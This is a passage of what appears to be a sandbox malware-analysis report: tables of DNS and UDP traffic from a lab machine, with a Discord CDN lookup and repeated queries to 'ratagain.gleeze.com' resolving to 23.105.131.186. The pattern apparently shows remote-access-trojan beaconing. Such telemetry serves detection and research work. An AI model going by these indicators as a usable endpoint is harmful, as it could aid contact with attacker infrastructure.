Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2022 15:56:25.089342117 CEST	61096	53	192.168.11.20	8.8.8.8
May 26, 2022 15:56:25.217900991 CEST	53	61096	8.8.8.8	192.168.11.20
May 26, 2022 15:56:31.463027000 CEST	56251	53	192.168.11.20	8.8.8.8
May 26, 2022 15:56:31.473871946 CEST	53	56251	8.8.8.8	192.168.11.20
May 26, 2022 15:56:37.658298016 CEST	63470	53	192.168.11.20	8.8.8.8
May 26, 2022 15:56:37.817192078 CEST	53	63470	8.8.8.8	192.168.11.20
May 26, 2022 15:56:44.256490946 CEST	54784	53	192.168.11.20	8.8.8.8
May 26, 2022 15:56:44.382533073 CEST	53	54784	8.8.8.8	192.168.11.20
May 26, 2022 15:56:50.613763094 CEST	64656	53	192.168.11.20	8.8.8.8
May 26, 2022 15:56:50.741883993 CEST	53	64656	8.8.8.8	192.168.11.20
May 26, 2022 15:56:58.090198994 CEST	58302	53	192.168.11.20	8.8.8.8
May 26, 2022 15:56:58.098917007 CEST	53	58302	8.8.8.8	192.168.11.20
May 26, 2022 15:57:04.362927914 CEST	55485	53	192.168.11.20	8.8.8.8
May 26, 2022 15:57:04.489614964 CEST	53	55485	8.8.8.8	192.168.11.20
May 26, 2022 15:57:11.049114943 CEST	56373	53	192.168.11.20	8.8.8.8
May 26, 2022 15:57:11.059168100 CEST	53	56373	8.8.8.8	192.168.11.20
May 26, 2022 15:57:17.519398928 CEST	54560	53	192.168.11.20	8.8.8.8
May 26, 2022 15:57:17.647167921 CEST	53	54560	8.8.8.8	192.168.11.20
May 26, 2022 15:57:23.948657036 CEST	57768	53	192.168.11.20	8.8.8.8
May 26, 2022 15:57:23.959332943 CEST	53	57768	8.8.8.8	192.168.11.20
May 26, 2022 15:57:30.189153910 CEST	55584	53	192.168.11.20	8.8.8.8
May 26, 2022 15:57:30.197813988 CEST	53	55584	8.8.8.8	192.168.11.20
May 26, 2022 15:57:36.524312973 CEST	61724	53	192.168.11.20	8.8.8.8
May 26, 2022 15:57:36.532433033 CEST	53	61724	8.8.8.8	192.168.11.20
May 26, 2022 15:57:42.825556993 CEST	63635	53	192.168.11.20	8.8.8.8
May 26, 2022 15:57:42.835932016 CEST	53	63635	8.8.8.8	192.168.11.20
May 26, 2022 15:57:49.265701056 CEST	50587	53	192.168.11.20	8.8.8.8
May 26, 2022 15:57:49.426548958 CEST	53	50587	8.8.8.8	192.168.11.20
May 26, 2022 15:57:55.644877911 CEST	61046	53	192.168.11.20	8.8.8.8
May 26, 2022 15:57:55.655297995 CEST	53	61046	8.8.8.8	192.168.11.20
May 26, 2022 15:58:01.799837112 CEST	63464	53	192.168.11.20	8.8.8.8
May 26, 2022 15:58:01.807840109 CEST	53	63464	8.8.8.8	192.168.11.20
May 26, 2022 15:58:08.127351999 CEST	56397	53	192.168.11.20	8.8.8.8
May 26, 2022 15:58:08.138127089 CEST	53	56397	8.8.8.8	192.168.11.20
May 26, 2022 15:58:14.328353882 CEST	65039	53	192.168.11.20	8.8.8.8
May 26, 2022 15:58:14.456190109 CEST	53	65039	8.8.8.8	192.168.11.20
May 26, 2022 15:58:20.686259031 CEST	57594	53	192.168.11.20	8.8.8.8
May 26, 2022 15:58:20.695019960 CEST	53	57594	8.8.8.8	192.168.11.20
May 26, 2022 15:58:26.794169903 CEST	56371	53	192.168.11.20	8.8.8.8
May 26, 2022 15:58:26.804810047 CEST	53	56371	8.8.8.8	192.168.11.20
May 26, 2022 15:58:32.933383942 CEST	56008	53	192.168.11.20	8.8.8.8
May 26, 2022 15:58:32.943698883 CEST	53	56008	8.8.8.8	192.168.11.20
May 26, 2022 15:58:39.057513952 CEST	56875	53	192.168.11.20	8.8.8.8
May 26, 2022 15:58:39.218426943 CEST	53	56875	8.8.8.8	192.168.11.20
May 26, 2022 15:58:45.450710058 CEST	54304	53	192.168.11.20	8.8.8.8
May 26, 2022 15:58:45.459042072 CEST	53	54304	8.8.8.8	192.168.11.20
May 26, 2022 15:58:51.634108067 CEST	53049	53	192.168.11.20	8.8.8.8
May 26, 2022 15:58:51.642990112 CEST	53	53049	8.8.8.8	192.168.11.20
May 26, 2022 15:58:57.896826982 CEST	56700	53	192.168.11.20	8.8.8.8
May 26, 2022 15:58:57.907510042 CEST	53	56700	8.8.8.8	192.168.11.20
May 26, 2022 15:59:04.130081892 CEST	60809	53	192.168.11.20	8.8.8.8
May 26, 2022 15:59:04.291603088 CEST	53	60809	8.8.8.8	192.168.11.20
May 26, 2022 15:59:10.441032887 CEST	59275	53	192.168.11.20	8.8.8.8
May 26, 2022 15:59:10.451499939 CEST	53	59275	8.8.8.8	192.168.11.20
May 26, 2022 15:59:16.580655098 CEST	56232	53	192.168.11.20	8.8.8.8
May 26, 2022 15:59:16.591386080 CEST	53	56232	8.8.8.8	192.168.11.20
May 26, 2022 15:59:22.830924034 CEST	54970	53	192.168.11.20	8.8.8.8
May 26, 2022 15:59:22.841660976 CEST	53	54970	8.8.8.8	192.168.11.20
May 26, 2022 15:59:29.014625072 CEST	51918	53	192.168.11.20	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2022 15:59:29.167557001 CEST	53	51918	8.8.8.8	192.168.11.20
May 26, 2022 15:59:35.406285048 CEST	50757	53	192.168.11.20	8.8.8.8
May 26, 2022 15:59:35.532722950 CEST	53	50757	8.8.8.8	192.168.11.20
May 26, 2022 15:59:41.740061998 CEST	58397	53	192.168.11.20	8.8.8.8
May 26, 2022 15:59:41.901499987 CEST	53	58397	8.8.8.8	192.168.11.20
May 26, 2022 15:59:48.201394081 CEST	54284	53	192.168.11.20	8.8.8.8
May 26, 2022 15:59:48.212218046 CEST	53	54284	8.8.8.8	192.168.11.20
May 26, 2022 15:59:54.431153059 CEST	57844	53	192.168.11.20	8.8.8.8
May 26, 2022 15:59:54.441189051 CEST	53	57844	8.8.8.8	192.168.11.20
May 26, 2022 16:00:00.618310928 CEST	62315	53	192.168.11.20	8.8.8.8
May 26, 2022 16:00:00.628546953 CEST	53	62315	8.8.8.8	192.168.11.20
May 26, 2022 16:00:06.897305012 CEST	57880	53	192.168.11.20	8.8.8.8
May 26, 2022 16:00:07.058650017 CEST	53	57880	8.8.8.8	192.168.11.20
May 26, 2022 16:00:13.192725897 CEST	55570	53	192.168.11.20	8.8.8.8
May 26, 2022 16:00:13.201380968 CEST	53	55570	8.8.8.8	192.168.11.20
May 26, 2022 16:00:19.318309069 CEST	50511	53	192.168.11.20	8.8.8.8
May 26, 2022 16:00:19.329124928 CEST	53	50511	8.8.8.8	192.168.11.20
May 26, 2022 16:00:25.580369949 CEST	51063	53	192.168.11.20	8.8.8.8
May 26, 2022 16:00:25.745245934 CEST	53	51063	8.8.8.8	192.168.11.20
May 26, 2022 16:00:31.907458067 CEST	51647	53	192.168.11.20	8.8.8.8
May 26, 2022 16:00:31.918302059 CEST	53	51647	8.8.8.8	192.168.11.20
May 26, 2022 16:00:38.141058922 CEST	53087	53	192.168.11.20	8.8.8.8
May 26, 2022 16:00:38.151762009 CEST	53	53087	8.8.8.8	192.168.11.20
May 26, 2022 16:00:44.408162117 CEST	61581	53	192.168.11.20	8.8.8.8
May 26, 2022 16:00:44.534817934 CEST	53	61581	8.8.8.8	192.168.11.20
May 26, 2022 16:00:50.763509989 CEST	58364	53	192.168.11.20	8.8.8.8
May 26, 2022 16:00:50.891216040 CEST	53	58364	8.8.8.8	192.168.11.20
May 26, 2022 16:00:57.042671919 CEST	58148	53	192.168.11.20	8.8.8.8
May 26, 2022 16:00:57.051117897 CEST	53	58148	8.8.8.8	192.168.11.20
May 26, 2022 16:01:03.306709051 CEST	51953	53	192.168.11.20	8.8.8.8
May 26, 2022 16:01:03.315269947 CEST	53	51953	8.8.8.8	192.168.11.20
May 26, 2022 16:01:09.619093895 CEST	63503	53	192.168.11.20	8.8.8.8
May 26, 2022 16:01:09.629868984 CEST	53	63503	8.8.8.8	192.168.11.20
May 26, 2022 16:01:15.882076979 CEST	57026	53	192.168.11.20	8.8.8.8
May 26, 2022 16:01:16.040900946 CEST	53	57026	8.8.8.8	192.168.11.20
May 26, 2022 16:01:22.194180012 CEST	50276	53	192.168.11.20	8.8.8.8
May 26, 2022 16:01:22.204545975 CEST	53	50276	8.8.8.8	192.168.11.20
May 26, 2022 16:01:28.644593954 CEST	51111	53	192.168.11.20	8.8.8.8
May 26, 2022 16:01:28.655107975 CEST	53	51111	8.8.8.8	192.168.11.20
May 26, 2022 16:01:34.894716024 CEST	59009	53	192.168.11.20	8.8.8.8
May 26, 2022 16:01:34.905594110 CEST	53	59009	8.8.8.8	192.168.11.20
May 26, 2022 16:01:41.173273087 CEST	64812	53	192.168.11.20	8.8.8.8
May 26, 2022 16:01:41.183576107 CEST	53	64812	8.8.8.8	192.168.11.20
May 26, 2022 16:01:47.343661070 CEST	61948	53	192.168.11.20	8.8.8.8
May 26, 2022 16:01:47.354952097 CEST	53	61948	8.8.8.8	192.168.11.20
May 26, 2022 16:01:53.467328072 CEST	51898	53	192.168.11.20	8.8.8.8
May 26, 2022 16:01:53.478034019 CEST	53	51898	8.8.8.8	192.168.11.20
May 26, 2022 16:01:59.734324932 CEST	51374	53	192.168.11.20	8.8.8.8
May 26, 2022 16:01:59.744914055 CEST	53	51374	8.8.8.8	192.168.11.20
May 26, 2022 16:02:06.069076061 CEST	52936	53	192.168.11.20	8.8.8.8
May 26, 2022 16:02:06.195223093 CEST	53	52936	8.8.8.8	192.168.11.20
May 26, 2022 16:02:12.432529926 CEST	59691	53	192.168.11.20	8.8.8.8
May 26, 2022 16:02:12.442691088 CEST	53	59691	8.8.8.8	192.168.11.20
May 26, 2022 16:02:18.743132114 CEST	55548	53	192.168.11.20	8.8.8.8
May 26, 2022 16:02:18.913083076 CEST	53	55548	8.8.8.8	192.168.11.20
May 26, 2022 16:02:25.133375883 CEST	59714	53	192.168.11.20	8.8.8.8
May 26, 2022 16:02:25.291871071 CEST	53	59714	8.8.8.8	192.168.11.20
May 26, 2022 16:02:31.521281958 CEST	51362	53	192.168.11.20	8.8.8.8
May 26, 2022 16:02:31.531189919 CEST	53	51362	8.8.8.8	192.168.11.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2022 16:02:37.794410944 CEST	64600	53	192.168.11.20	8.8.8.8
May 26, 2022 16:02:37.805130959 CEST	53	64600	8.8.8.8	192.168.11.20
May 26, 2022 16:02:44.159915924 CEST	53483	53	192.168.11.20	8.8.8.8
May 26, 2022 16:02:44.170520067 CEST	53	53483	8.8.8.8	192.168.11.20
May 26, 2022 16:02:50.331338882 CEST	64703	53	192.168.11.20	8.8.8.8
May 26, 2022 16:02:50.500200033 CEST	53	64703	8.8.8.8	192.168.11.20
May 26, 2022 16:02:57.781626940 CEST	60770	53	192.168.11.20	8.8.8.8
May 26, 2022 16:02:57.792268038 CEST	53	60770	8.8.8.8	192.168.11.20
May 26, 2022 16:03:04.030380964 CEST	57427	53	192.168.11.20	8.8.8.8
May 26, 2022 16:03:04.038685083 CEST	53	57427	8.8.8.8	192.168.11.20
May 26, 2022 16:03:10.187757969 CEST	61036	53	192.168.11.20	8.8.8.8
May 26, 2022 16:03:10.197859049 CEST	53	61036	8.8.8.8	192.168.11.20
May 26, 2022 16:03:16.371165991 CEST	64456	53	192.168.11.20	8.8.8.8
May 26, 2022 16:03:16.380263090 CEST	53	64456	8.8.8.8	192.168.11.20
May 26, 2022 16:03:22.635241032 CEST	62977	53	192.168.11.20	8.8.8.8
May 26, 2022 16:03:22.645586967 CEST	53	62977	8.8.8.8	192.168.11.20
May 26, 2022 16:03:28.825201035 CEST	55706	53	192.168.11.20	8.8.8.8
May 26, 2022 16:03:28.835760117 CEST	53	55706	8.8.8.8	192.168.11.20
May 26, 2022 16:03:34.960652113 CEST	64263	53	192.168.11.20	8.8.8.8
May 26, 2022 16:03:35.128395081 CEST	53	64263	8.8.8.8	192.168.11.20
May 26, 2022 16:03:41.334156036 CEST	52245	53	192.168.11.20	8.8.8.8
May 26, 2022 16:03:41.344512939 CEST	53	52245	8.8.8.8	192.168.11.20
May 26, 2022 16:03:47.582822084 CEST	55209	53	192.168.11.20	8.8.8.8
May 26, 2022 16:03:47.591301918 CEST	53	55209	8.8.8.8	192.168.11.20

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 26, 2022 15:55:58.059365034 CEST	192.168.11.20	1.1.1.1	0xb61	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
May 26, 2022 15:55:59.785146952 CEST	192.168.11.20	8.8.8.8	0xa454	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:56:06.319639921 CEST	192.168.11.20	8.8.8.8	0xef28	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:56:12.568069935 CEST	192.168.11.20	8.8.8.8	0x7b85	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:56:18.820745945 CEST	192.168.11.20	8.8.8.8	0x5e67	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:56:25.089342117 CEST	192.168.11.20	8.8.8.8	0x1f71	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:56:31.463027000 CEST	192.168.11.20	8.8.8.8	0x4b0	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:56:37.658298016 CEST	192.168.11.20	8.8.8.8	0x79c2	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:56:44.256490946 CEST	192.168.11.20	8.8.8.8	0x34e1	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:56:50.613763094 CEST	192.168.11.20	8.8.8.8	0x1668	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:56:58.090198994 CEST	192.168.11.20	8.8.8.8	0x6afa	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:57:04.362927914 CEST	192.168.11.20	8.8.8.8	0xadae	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:57:11.049114943 CEST	192.168.11.20	8.8.8.8	0x92ed	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:57:17.519398928 CEST	192.168.11.20	8.8.8.8	0x728e	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:57:23.948657036 CEST	192.168.11.20	8.8.8.8	0x49d5	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:57:30.189153910 CEST	192.168.11.20	8.8.8.8	0x250	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:57:36.524312973 CEST	192.168.11.20	8.8.8.8	0xe32c	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:57:42.825556993 CEST	192.168.11.20	8.8.8.8	0x965	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:57:49.265701056 CEST	192.168.11.20	8.8.8.8	0x7035	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 26, 2022 15:57:55.644877911 CEST	192.168.11.20	8.8.8.8	0x9f7f	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:58:01.799837112 CEST	192.168.11.20	8.8.8.8	0x5ec2	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:58:08.127351999 CEST	192.168.11.20	8.8.8.8	0xa4b6	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:58:14.328353882 CEST	192.168.11.20	8.8.8.8	0x578a	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:58:20.686259031 CEST	192.168.11.20	8.8.8.8	0x2f46	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:58:26.794169903 CEST	192.168.11.20	8.8.8.8	0x5bfd	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:58:32.933383942 CEST	192.168.11.20	8.8.8.8	0x8e44	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:58:39.057513952 CEST	192.168.11.20	8.8.8.8	0x1549	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:58:45.450710058 CEST	192.168.11.20	8.8.8.8	0x6f9f	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:58:51.634108067 CEST	192.168.11.20	8.8.8.8	0x152d	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:58:57.896826982 CEST	192.168.11.20	8.8.8.8	0x5191	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:59:04.130081892 CEST	192.168.11.20	8.8.8.8	0xaa1f	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:59:10.441032887 CEST	192.168.11.20	8.8.8.8	0x2ca2	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:59:16.580655098 CEST	192.168.11.20	8.8.8.8	0x3775	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:59:22.830924034 CEST	192.168.11.20	8.8.8.8	0xb2a7	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:59:29.014625072 CEST	192.168.11.20	8.8.8.8	0x2e9f	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:59:35.406285048 CEST	192.168.11.20	8.8.8.8	0x3b49	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:59:41.740061998 CEST	192.168.11.20	8.8.8.8	0x7669	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:59:48.201394081 CEST	192.168.11.20	8.8.8.8	0x5408	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 15:59:54.431153059 CEST	192.168.11.20	8.8.8.8	0x90a9	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:00:00.618310928 CEST	192.168.11.20	8.8.8.8	0xd2e9	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:00:06.897305012 CEST	192.168.11.20	8.8.8.8	0x97d5	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:00:13.192725897 CEST	192.168.11.20	8.8.8.8	0x3913	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:00:19.318309069 CEST	192.168.11.20	8.8.8.8	0x1ccd	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:00:25.580369949 CEST	192.168.11.20	8.8.8.8	0x560c	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:00:31.907458067 CEST	192.168.11.20	8.8.8.8	0x64b6	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:00:38.141058922 CEST	192.168.11.20	8.8.8.8	0xb7bb	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:00:44.408162117 CEST	192.168.11.20	8.8.8.8	0x3871	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:00:50.763509989 CEST	192.168.11.20	8.8.8.8	0xdf15	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:00:57.042671919 CEST	192.168.11.20	8.8.8.8	0xfd12	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:01:03.306709051 CEST	192.168.11.20	8.8.8.8	0x731e	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:01:09.619093895 CEST	192.168.11.20	8.8.8.8	0xeb4	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:01:15.882076979 CEST	192.168.11.20	8.8.8.8	0xacb2	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:01:22.194180012 CEST	192.168.11.20	8.8.8.8	0xaf37	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:01:28.644593954 CEST	192.168.11.20	8.8.8.8	0x416d	Standard query (0)	ratagain.gleeze.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 26, 2022 16:01:34.894716024 CEST	192.168.11.20	8.8.8.8	0xc8d1	Standard query (0)	ratagain.g leeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:01:41.173273087 CEST	192.168.11.20	8.8.8.8	0xf215	Standard query (0)	ratagain.g leeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:01:47.343661070 CEST	192.168.11.20	8.8.8.8	0xd7b3	Standard query (0)	ratagain.g leeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:01:53.467328072 CEST	192.168.11.20	8.8.8.8	0xf16d	Standard query (0)	ratagain.g leeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:01:59.734324932 CEST	192.168.11.20	8.8.8.8	0xc23d	Standard query (0)	ratagain.g leeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:02:06.069076061 CEST	192.168.11.20	8.8.8.8	0xc733	Standard query (0)	ratagain.g leeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:02:12.432529926 CEST	192.168.11.20	8.8.8.8	0xb227	Standard query (0)	ratagain.g leeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:02:18.743132114 CEST	192.168.11.20	8.8.8.8	0xc3e7	Standard query (0)	ratagain.g leeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:02:25.133375883 CEST	192.168.11.20	8.8.8.8	0x1d82	Standard query (0)	ratagain.g leeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:02:31.521281958 CEST	192.168.11.20	8.8.8.8	0x44f1	Standard query (0)	ratagain.g leeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:02:37.794410944 CEST	192.168.11.20	8.8.8.8	0xcb54	Standard query (0)	ratagain.g leeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:02:44.159915924 CEST	192.168.11.20	8.8.8.8	0xe1f	Standard query (0)	ratagain.g leeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:02:50.331338882 CEST	192.168.11.20	8.8.8.8	0x67ed	Standard query (0)	ratagain.g leeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:02:57.781626940 CEST	192.168.11.20	8.8.8.8	0xf7f0	Standard query (0)	ratagain.g leeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:03:04.030380964 CEST	192.168.11.20	8.8.8.8	0xca2	Standard query (0)	ratagain.g leeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:03:10.187757969 CEST	192.168.11.20	8.8.8.8	0x2737	Standard query (0)	ratagain.g leeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:03:16.371165991 CEST	192.168.11.20	8.8.8.8	0xd5ba	Standard query (0)	ratagain.g leeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:03:22.635241032 CEST	192.168.11.20	8.8.8.8	0xa0e8	Standard query (0)	ratagain.g leeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:03:28.825201035 CEST	192.168.11.20	8.8.8.8	0xe10f	Standard query (0)	ratagain.g leeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:03:34.960652113 CEST	192.168.11.20	8.8.8.8	0xfc95	Standard query (0)	ratagain.g leeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:03:41.334156036 CEST	192.168.11.20	8.8.8.8	0x852d	Standard query (0)	ratagain.g leeze.com	A (IP address)	IN (0x0001)
May 26, 2022 16:03:47.582822084 CEST	192.168.11.20	8.8.8.8	0x8f26	Standard query (0)	ratagain.g leeze.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 26, 2022 15:55:58.068025112 CEST	1.1.1.1	192.168.11.20	0xb61	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
May 26, 2022 15:55:58.068025112 CEST	1.1.1.1	192.168.11.20	0xb61	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
May 26, 2022 15:55:58.068025112 CEST	1.1.1.1	192.168.11.20	0xb61	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
May 26, 2022 15:55:58.068025112 CEST	1.1.1.1	192.168.11.20	0xb61	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
May 26, 2022 15:55:58.068025112 CEST	1.1.1.1	192.168.11.20	0xb61	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
May 26, 2022 15:55:59.947732925 CEST	8.8.8.8	192.168.11.20	0xa454	No error (0)	ratagain.g leeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:56:06.328231096 CEST	8.8.8.8	192.168.11.20	0xef28	No error (0)	ratagain.g leeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:56:12.578219891 CEST	8.8.8.8	192.168.11.20	0x7b85	No error (0)	ratagain.g leeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:56:18.831238031 CEST	8.8.8.8	192.168.11.20	0x5e67	No error (0)	ratagain.g leeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:56:25.217900991 CEST	8.8.8.8	192.168.11.20	0x1f71	No error (0)	ratagain.g leeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:56:31.473871946 CEST	8.8.8.8	192.168.11.20	0x4b0	No error (0)	ratagain.g leeze.com		23.105.131.186	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 26, 2022 15:56:37.817192078 CEST	8.8.8.8	192.168.11.20	0x79c2	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:56:44.382533073 CEST	8.8.8.8	192.168.11.20	0x34e1	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:56:50.741883993 CEST	8.8.8.8	192.168.11.20	0x1668	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:56:58.098917007 CEST	8.8.8.8	192.168.11.20	0x6afa	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:57:04.489614964 CEST	8.8.8.8	192.168.11.20	0xadae	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:57:11.059168100 CEST	8.8.8.8	192.168.11.20	0x92ed	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:57:17.647167921 CEST	8.8.8.8	192.168.11.20	0x728e	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:57:23.959332943 CEST	8.8.8.8	192.168.11.20	0x49d5	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:57:30.197813988 CEST	8.8.8.8	192.168.11.20	0x250	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:57:36.532433033 CEST	8.8.8.8	192.168.11.20	0xe32c	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:57:42.835932016 CEST	8.8.8.8	192.168.11.20	0x965	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:57:49.426548958 CEST	8.8.8.8	192.168.11.20	0x7035	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:57:55.655297995 CEST	8.8.8.8	192.168.11.20	0x9f7f	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:58:01.807840109 CEST	8.8.8.8	192.168.11.20	0x5ec2	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:58:08.138127089 CEST	8.8.8.8	192.168.11.20	0xa4b6	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:58:14.456190109 CEST	8.8.8.8	192.168.11.20	0x578a	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:58:20.695019960 CEST	8.8.8.8	192.168.11.20	0x2f46	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:58:26.804810047 CEST	8.8.8.8	192.168.11.20	0x5bfd	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
